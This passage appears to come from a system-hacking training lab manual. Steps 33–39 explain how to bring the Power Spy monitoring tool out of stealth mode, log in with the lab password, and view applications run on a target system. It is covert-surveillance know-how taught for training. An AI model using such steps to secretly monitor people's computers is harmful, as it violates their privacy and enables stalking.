33. To bring Power Spy out of **Stealth Mode**, press the **Ctrl+Alt+X** keys.


Note: If you are unable to bring Power Spy out of Stealth Mode by pressing the **Ctrl+Alt+X** keys, then follow below steps:

- Click the **Type here to search** icon at the bottom of **Desktop** and type **Keyboard**. Select **On-Screen Keyboard** from the results.
- **On-Screen Keyboard** appears, long click on **Ctrl** key and after it turns blue, select **Alt** key and **X** key.

34. The **Run as administrator** window appears; click **Run**.


Note: If a **User Account Control** pop-up appears, click **Yes**.

Module 06 – System Hacking



35. The **Enter login password** window appears; enter the password that you set in **Step 16**; click **Submit**.

Note: Here, the password is **test@123**.




36. In the **Register product** window, click **Later**.
37. The **Power Spy Control Panel** window appears. Click on **Stop monitoring** to stop monitoring the user activities.
38. Click **Applications executed** from the options to check the applications running on the target system.



39. A window appears, showing the applications running on the target system, as shown in the screenshot.

